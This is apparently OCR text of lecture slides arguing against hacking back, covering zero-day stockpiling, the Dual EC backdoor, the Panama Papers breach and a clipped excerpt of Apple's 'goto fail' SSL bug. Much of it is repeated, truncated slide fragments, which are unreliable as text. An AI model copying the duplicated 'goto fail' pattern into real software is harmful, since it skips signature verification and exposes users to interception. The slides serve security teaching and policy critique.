
L. Ablon and A. Bogart. Zero Days, Thousands of Nights – The Life and Times of Zero-Day Vulnerabilities and Their Exploits. http://www.rand.org/t/RR1751
RAND Corporation (2017)

However, evidence suggests that stockpiling vulnerabilities is expensive and quite ineffective.




L. Ablon and A. Bogart. Zero Days, Thousands of Nights – The Life and Times of Zero-Day Vulnerabilities and Their Exploits. http://www.rand.org/t/RR1751
RAND Corporation (2017)

However, evidence suggests that stockpiling vulnerabilities is expensive and quite ineffective.



L. Ablon and A. Bogart. Zero Days, Thousands RAND Corporation (2017)



EXPLOIT VULNERABILITY

OR

zero-day vulnerability

good exploitability; difficult to find or expensive to buy; sudden loss of utility once published

published vulnerability

easy to find, low cost of utilization but also easy to defend against

„nobus“ vulnerabilities

(„nobody but us“)

OR


MANIPULATE STANDARDS

IMPLEMENT BACKDOORS

However, cyberweapons can be stolen.
Vault 7 (FBI), Shadow Brokers (NSA), HBGary, Hacking Team, …

EXPLOIT VULNERABILITY

OR



Dual EC: A Standardized Back Door

Daniel J. Bernstein[1,2], Tanja Lange[1], and Ruben Niederhagen[1]

[1] Department of Mathematics and Computer Science
Technische Universiteit Eindhoven
P.O. Box 513, 5600 MB Eindhoven, The Netherlands
tanja@hyperelliptic.org, ruben@polycephaly.org

[2] Department of Computer Science
University of Illinois at Chicago
Chicago, IL 60607–7045, USA
djb@cr.yp.to

Ab num-
ber ed by
NIS oran-
dor icious
– th aram-
ete that
it is es are
more biased, i.e., not random.
The Snowden revelations, and in particular reports on Project Bullrun and the SIGINT Enabling Project, have indicated that Dual EC was part of a systematic effort by NSA to subvert standards.
This paper traces the history of Dual EC including some suspicious changes to the standard, explains how the back door works in real-life

… Dual EC was part of a systematic effort by NSA to subvert standards.

ensive

hed

bilities

us“)

published vulnerability

easy to find, low cost of utilization

but also easy to defend against

MANIPULATE STANDARDS

Nothing-up-my-Sleeve #

IMPLEMENT BACKDOORS

Bug Bounties

EXPLOIT VULNERABILITY

OR

zero-day vulneral

good exploitability; difficult to f

to buy; sudden loss of utility c


ed vulnerability

, low cost of utilization

asy to defend against

„nobus“

(„nobo



```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLC
                                 uint
{
    OSStatus        err;
    ...

    if ((err = SSLHashSHA1.update(&ha
        goto fail;
    if ((err = SSLHashSHA1.update(&ha
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&has
        goto fail;
    ...

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

MANIPULATE STANDARDS


Nothing-up-my-Sleeve #

IMPLEMENT BACKDOORS

Bug Bounties

EXPLOIT VULNERABILITY

OR



zero-day vulnerability

good exploitability; difficult to find or expensive to buy; sudden loss of utility once published

„nobus“ vulnerabilities („nobody but us“)

OR

MANIPULATE STANDARDS


Nothing-up-my-Sleeve #

IMPLEME BACKDOO

Bug Bount

published vulnerability

easy to find, low cost of utilization



The security flaws at the heart of the Panama Papers

PANAMA PAPERS / 06 APRIL 16 /

by JAMES TEMPERTON AND MATT BURGES

Mossack Fonseca used very old software: Outlook Web Access (2009), Drupal (2013, 25 vulns.)

DON’T HACK BACK

Misconceptions about Offensive Responses to Cyberattacks

- attribution of attacks is futile
- effectiveness of hacking back is limited
- hoarding vulnerabilities decreases our own security

Dr. Dominik Herrmann
University of Hamburg

Slides: https://dhgo.to/hack-back
http://herdom.net